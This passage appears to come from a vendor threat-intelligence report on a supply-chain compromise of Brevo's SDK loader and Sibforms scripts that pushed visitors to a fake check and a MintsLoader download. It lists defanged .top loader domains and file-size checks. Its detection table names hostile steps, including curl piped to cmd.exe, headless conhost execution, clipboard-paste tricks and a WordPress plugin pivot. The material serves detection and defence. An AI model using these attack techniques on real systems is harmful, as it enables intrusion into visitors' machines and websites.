ov2aaskxu1799tu[.]top |
Web record |
k4900ttyb051pzw[.]top |
Web record |
p9pb4auockf6160[.]top |
Address history |
liw1ub3otjdyib1[.]top |
Address history |
xqcvn8bmemkl5vw[.]top |
Address history |
58zf66slgpp18lt[.]top |
Address history |
dplzq59khruhbaq[.]top |
Address history |
9yspg6jlzqr9rfr[.]top |
Address history |
1h55x72mxnmtoqv[.]top |
Address history |
tou3s18ilv3chpj[.]top |
Address history |
9n47vx6gpzd7o4c[.]top |
Address history |
el1qi1iaqhrdk3k[.]top |
Hosted-domain record |
t2i3mji83eb9a2o[.]top |
Hosted-domain record |
d39zjnkbza1e4nv[.]top |
Hosted-domain record |
hu29tmaaib4lnht[.]top |
Hosted-domain record |
9cfpaotbg9z6ksx[.]top |
Hosted-domain record |
5lmf0p2cx7wy1xy[.]top |
Hosted-domain record |
x4zvhrldv5six82[.]top |
Hosted-domain record |
td6l7svdc4paed3[.]top |
Hosted-domain record |
lwj1oueea2kvbo7[.]top |
Hosted-domain record |
tzjld9knvlidl1y[.]top |
Passive DNS |
pmdbxt4et3n3uj5[.]top |
Passive DNS |
lkvj3l191c6t7cs[.]top |
Passive DNS |
5xaxlyfg6ybz49e[.]top |
Passive DNS |
What to check
Sites running the Brevo tracker or Sibforms during the window can compare their own captures against the clean files. The modified responses are cdn.brevo[.]com/js/sdk-loader.js at 3,615 or 3,616 bytes against a clean 3,442, and sibforms[.]com/forms/end-form/build/main.js at 461,584 or 461,585 against a clean 461,411. Form and unsubscribe HTML carries the /f.js tag immediately before </head>. All seven loader names returned NXDOMAIN by September 15, so the delivery path is dead and the records are the evidence.
These combinations stay recognizable as hostnames and script hashes rotate.
| Surface | Artifact combination |
|---|---|
| Shared response integrity | Clean SDK or Sibforms prefix followed by a 173- or 174-byte loader at offset 3,442 or 461,411 |
| Form response integrity | serve or serveUnsub HTML with the /f.js tag before </head>, async data-cfasync="false" after src |
| Browser execution | srcdoc iframe with fullscreen; clipboard-write, keep:false,cmd: message, dual clipboard paths, vclick and copy_fail telemetry |
| Browser tasking | /f.js followed by opaque /api/v1/<7-hex> challenge, command, and telemetry routes |
| WordPress pivot | /p/wm.zip retrieval with pivot_admin, pivot_uploaded, and pivot_ok reporting |
| Windows execution | Wildcarded where lookups, conhost.exe --headless, curl with proxy authentication, curl piped to cmd.exe |
| Download hosts | Two-word plus four-digit .com names serving /b?t=<8-character token> |
| MintsLoader handoff | PowerShell User-Agent, /1.php?s=<UUID>, and the execution-linked .top host |
| Infrastructure correlation | 15-character .top labels, paired rob and veda NS records, synchronized address rotation |
Every stage after the paste needs a new outbound connection to a name registered days or hours earlier. ADAMnetworks’ adam:ONE applies default-deny: destinations must be verified through DNS and allowed by policy before a connection succeeds. The download server stays unreachable even after a visitor follows the fake check.
Thanks to Tuxxin from Whack.sh and Emiliano from The Matrix Project for their work on the infrastructure records.
Talk with ADAMnetworks about containing unauthorized connections on your network.